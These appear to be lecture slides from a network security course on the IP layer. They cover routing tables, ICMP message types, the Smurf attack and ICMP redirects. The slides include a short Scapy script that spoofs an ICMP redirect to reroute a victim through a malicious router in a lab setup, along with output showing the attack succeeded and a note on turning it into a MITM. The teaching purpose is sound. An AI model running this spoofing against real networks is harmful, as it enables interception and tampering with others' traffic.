
```
$ sudo ip route add 192.168.60.0/24 dev enp0s3 via 10.0.2.7
$ sudo ip route del 192.168.60.0/24
$ ip route
```

How Are Routing Tables Configured

- **For routers**
  - Routing protocols, OSPF, BGP, etc.
- **For hosts**
  - DHCP
  - Using default routers
  - Manual configuration
  - ICMP redirect messages

ICMP: Internet Control Message Protocol

- **Send Error messages**
- **Send Operational information**




ICMP Echo Request/Reply

- **Used by ping**
- **Type**
  - 8: request
  - 0: reply


Smurf Attack

- **Direct broadcast address**
  - Example: 192.168.60.**255** for network 192.168.60.0/24



ICMP Time Exceeded

- **Type: 11**
- **Code:**
  - 0: Time-to-live exceeded in transit
  - 1: Fragment reassembly time exceeded




ICMP Destination Unreachable


- **Type:**
- **Code**
  - 0: Destination network unreachable
  - 1: Destination host unreachable
  - 3: Destination port unreachable

```
seed@10.0.2.6:$ ping 192.168.60.6
PING 192.168.60.6 (192.168.60.6) 56(84) bytes of data.
From 10.0.2.7 icmp_seq=1 Destination Host Unreachable
From 10.0.2.7 icmp_seq=2 Destination Host Unreachable
From 10.0.2.7 icmp_seq=3 Destination Host Unreachable
From 10.0.2.7 icmp_seq=4 Destination Host Unreachable
```


ICMP Redirect



ICMP Redirect and Attacks



ICMP Redirect Experiment: Setup



ICMP Redirect Experiment: Setup

- **Make 10.9.0.11 the default router**

```
// On 10.9.0.5
# ip route change default via 10.9.0.11
# ip route
default via 10.9.0.11 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.105
192.168.60.0/24 via 10.9.0.11 dev eth0
```

- **10.9.0.11's default router is 10.9.0.1**

```
// On 10.9.0.11
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.11
192.168.60.0/24 dev eth1 proto kernel scope link src 192.168.60.11
```

ICMP Redirect Experiment

- **10.9.0.5 can directly send to 10.9.0.1: trigger ICMP redirect**

```
// On 10.9.0.5
# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
From 10.9.0.11: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.1)
From 10.9.0.11: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.1)
```

- **After redirection (check 10.9.0.5)**

```
# ip route show cache
1.1.1.1 via 10.9.0.1 dev eth0
    cache <redirected> expires 263sec
```

Spoofing ICMP Redirect Message

```
victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'

ip = IP(src = real_gateway,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway

ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
# mtr -n 192.168.60.5

 Host
 1. 10.9.0.111      <-- our malicious router
 2. 10.9.0.11       <-- the actual router
 3. 192.168.60.5    <-- destination
```

Attack result

MITM Attack By Spoofing ICMP Redirect


- **Redirect traffic to attacker's machines**
- **Make changes before sending the packets out**
- **Similar to the MITM attacking using the ARP cache poisoning attack**

Question: ICMP Redirect

- **Question 1: Can you launch ICMP redirect from a remote computer?**

- **Question 2: Can you use ICMP redirect attacks to redirect to a remote computer?**

NAT: Network Address Translation



Summary

- **The Role of the IP layer**
- **IP Header**
- **Routing**
- **ICMP**